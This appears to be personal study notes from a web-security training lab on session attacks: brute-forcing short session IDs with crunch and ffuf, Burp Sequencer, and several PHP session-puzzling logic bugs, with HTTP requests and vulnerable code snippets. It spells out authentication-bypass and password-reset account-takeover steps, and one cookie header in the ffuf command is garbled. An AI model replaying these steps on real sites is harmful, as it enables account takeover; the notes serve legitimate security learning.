Session puzzling vulnerabilities can only occur in web applications that stores data in session variables, like PHP
Weak Session IDs#
When login in, the webapp send a cookie with very short length
HTTP/1.1 302 Found
Set-Cookie: sessionID=a1np
Location: /profile.php
We can brute force the cookie. Assuming the cookie is 4 characters long containing lowercase characters and digit, we can generate a wordlist with crunch
crunch 4 4 'abcdefghijklmnopqrstuvwxyz1234567890' -o wordlist.txtThen brute force with ffuf. Remember to filter size -fs or code -fc
ffuf -u 'http://10.10.10.10/profile.php' -H 'Cookie: sa1npessionID=FUZZ' -w ./wordlist.txt -c -ic -t 250Insufficient randomness#

First, we send the login request to burp sequencer

Go to sequencer, and make sure burp detects the cookie, then click on Start live capture. After about 1000 requests or so, you can see all the analysis
After seeing the analysis, do something with it idk man
Common session variable#
This is more of a logic bug, meaning, you have to be smart and just wing it.
Discovery#
Imagine there is a page to create new user. We go in and create a new user
POST /register_1.php HTTP/1.1
Cookie: PHPSESSID=0ob726qlcclk3afqf2rlv6mmj0

Username=admin&Description=admin&Password=admin&Question=admin&Answer=admin&Submit=Login
After that, the webapp redirects us to /register_2, which displays a page to verify our registration information
HTTP/1.1 302 Found
Location: register_2.php
Finally, we click on submit, which will either return “account exists” or register our account
POST /register_3.php HTTP/1.1
Cookie: PHPSESSID=0ob726qlcclk3afqf2rlv6mmj0

Submit=register
When analyzing the network traffic generated during a account registration flow, we can see that there are multiple steps:
- In the first step, we provide the user name, password, etc.
- In the second step, the webapp displays our registration info on a page for us to verify
- In the third step, we either create the account or it errors saying “account exists”
When we confirm registering account, we did not send any information, so the webapp must have stored our info in session cookie.
Exploitation#
To exploit this, we send this request to register_1.php, which will create a username session variable in our cookie with the value admin
POST /register_1.php HTTP/1.1
Cookie: PHPSESSID=0ob726qlcclk3afqf2rlv6mmj0

Username=admin&Description=admin&Password=admin&Question=admin&Answer=admin&Submit=Login
Finally, we just use that cookie to access a post-login page.
GET /profile.php HTTP/1.1
Cookie: PHPSESSID=0ob726qlcclk3afqf2rlv6mmj0Explanation#
In simplified code, the vulnerability manifests as follows. The first phase of the password reset process in reset_1.php sets the session variable Username to the username provided by the user:
<SNIP>

if(isset($_POST['Submit'])){
	$_SESSION['Username'] = $_POST['Username'];
	header("Location: reset_2.php");
	exit;
}

<SNIP>
The authentication process utilizes the same session variable, and authentication in profile.php only checks if this session variable is set:
<SNIP>

if(!isset($_SESSION['Username'])){
    header("Location: login.php");
	exit;
  }

<SNIP>
Premature Session Population#
This is more of a logic bug, meaning, you have to be smart and just wing it.
Discovery#
We log into the webapp normally
POST /login.php HTTP/1.1
Cookie: PHPSESSID=acc9f3vi1vq9h66s6juvusf346

Username=htb-stdnt&Password=Academy_student%21&Submit=Login
After entering the correct credentials, we were redirected to /login.php?success=1
HTTP/1.1 302 Found
Location: /login.php?success=1
Which, again, redirect us to a post-login page /profile.php
HTTP/1.1 302 Found
Location: /profile.php
However, when we enter a wrong credentials:
POST /login.php HTTP/1.1
Cookie: PHPSESSID=acc9f3vi1vq9h66s6juvusf346

Username=admin&Password=admin&Submit=Login
We are redirected to /login?failed=1
HTTP/1.1 302 Found
Location: /login.php?failed=1
Which display a message saying the credentials are wrong
HTTP/1.1 200 Found

...
<p>Login information is wrong for user admin</p>
...
HTTP is stateless protocol, each request does not have context. So when we access /login.php?failed=1, we did not send any context, but the webapp knows we tried logging in with admin credentials.
From that, we can deduct that the webapp stores the information in our cookie. We can confirm that by sending a request to /login.php?failed=1 without a cookie:
GET /login.php?failed=1 HTTP/1.1And the webapp does not display the username
HTTP/1.1 200 Found

...
<p>Login information is wrong for user </p>
...
And when we send the same request with our previous cookie
GET /login.php?failed=1 HTTP/1.1
Cookie: PHPSESSID=acc9f3vi1vq9h66s6juvusf346
We get the same response, the webapp did not display the username. This means that when we access /login.php?failed=1, the session variable in our cookie is destroyed
HTTP/1.1 200 Found

...
<p>Login information is wrong for user </p>
...Exploitation#
First we login with a wrong credential, with or without cookie
POST /login.php HTTP/1.1

Username=admin&Password=admin&Submit=Login
The webapp redirects us to /login?failed=1, and also set a session cookie. We do not follow redirect, since that would destroy our session.
HTTP/1.1 302 Found
Location: /login.php?failed=1
Set-Cookie: PHPSESSID=7me9ss2mvte17if0rj07epm0d0
We know that this session cookie contains at least username session variable, so we send it to /login.php?success=1 instead
GET /login.php?success=1 HTTP/1.1
Cookie: PHPSESSID=7me9ss2mvte17if0rj07epm0d0
We then get redirected to a post-login page like a normal successful login, successful exploitation
HTTP/1.1 302 Found
Location: /profile.phpExplanation#
In simplified code, the vulnerability results like this. The login process sets the session variables that determine whether a user is authenticated or not before the result of the authentication is known, which is before the user’s password is checked. The variables are only unset if the redirect to /login.php?failed=1 is sent:
<SNIP>

if(isset($_POST['Submit'])){
	$_SESSION['Username'] = $_POST['Username'];
	$_SESSION['Active'] = true;

	// check user credentials
	if(login($Username, $_POST['Password'])) {
	    header("Location: profile.php");
	    exit;

	} else {
	    header("Location: login.php?failed=1");
        exit;
    }
}
if (isset($_GET['failed'])) {
	session_destroy();
    session_start();
}

<SNIP>
Common Session Variables 2#
Same rodeo. The webapp has 2 function: password reset and user registration.
Both of them has 3 phases. However, we can’t bypass login like previous ones
Discovery#
We try resetting admin’s password
POST /reset_1.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl

Username=admin&Submit=Login
Webapp redirects us to phase 2 of password reset, which require us to answer security question to enter. However, we don’t have the answer
HTTP/1.1 302 Found
Location: reset_2.php
We try skipping straight to step 3
GET /reset_3.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl
But it doesn’t work, indicating that there are some way to track phases, and of course it is stored in our session.
HTTP/1.1 302 Found
Location: login.php?msg=Please complete Phase 2 firstExploitation#
Now we go through the user registration process, enter admin for username
POST /register_1.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl

Username=admin&Description=admin&Password=admin&Question=admin&Answer=admin&Submit=Login
We got to phase 2, and complete phase 2
HTTP/1.1 302 Found
Location: register_2.php
POST /register_2.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl
Phone=admin&Address=admin&Submit=LoginWe got redirect to phase 3. Now our session cookie should have the session variable phase=3
HTTP/1.1 302 Found
Location: register_3.php
Now we go back to password reset function, straight to phase 3. Our session now has the required variables username=admin and phase=3
GET /reset_3.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl
Webapp gave us an OK. We successfully bypassed security question
HTTP/1.1 200 OKThen we reset admin user’s password. Account takeover
POST /reset_3.php HTTP/1.1
Cookie: PHPSESSID=f110vecqsa25lq81656grqpjdl

Password=password&Submit=LoginExplanation#
This session puzzling vulnerability is the result of reusing the same session variable to store the phase of two different processes. If these processes are executed concurrently, it is possible to bypass the security question in the password reset process, thereby leading to account takeover.
Let’s examine a simplified code snippet again to illustrate how the vulnerability occurs. The registration process uses the session variable Phase to track the user’s current phase in the registration process, preventing them from skipping ahead without completing previous phases. Here is a simplified code snippet from register_1.php:
<SNIP>

if(isset($_POST['Submit'])){
    $_SESSION['reg_username'] = $_POST['Username'];
    $_SESSION['reg_desc'] = $_POST['Description'];
    $_SESSION['reg_pw'] = $_POST['Password'];
    $_SESSION['reg_question'] = $_POST['Question'];
    $_SESSION['reg_answer'] = $_POST['Answer'];

    $_SESSION['Phase'] = 2;
    header("Location: register_2.php");
    exit;
}

<SNIP>
The phase is then checked in the following step, register_2.php:
<SNIP>

if($_SESSION['Phase'] !== 2){
    header("Location: login.php?msg=Please complete Phase 1 first");
	exit;
};

<SNIP>
The vulnerability occurs because the password reset process uses the same session variable Phase to keep track of the phase. Thus, it is possible to do the two processes concurrently and skip the security question to reset the admin user’s password. Here is a simplified code snippet from reset_1.php:
<SNIP>

if(isset($_POST['Submit'])){
	$user_data = fetch_user_data($_POST['Username']);

    if ($user_data) {
		$_SESSION['reset_username'] = $user_data['username'];
        $_SESSION['Phase'] = 2;
        header("Location: reset_2.php");
        exit;
	}

	<SNIP>
}

<SNIP>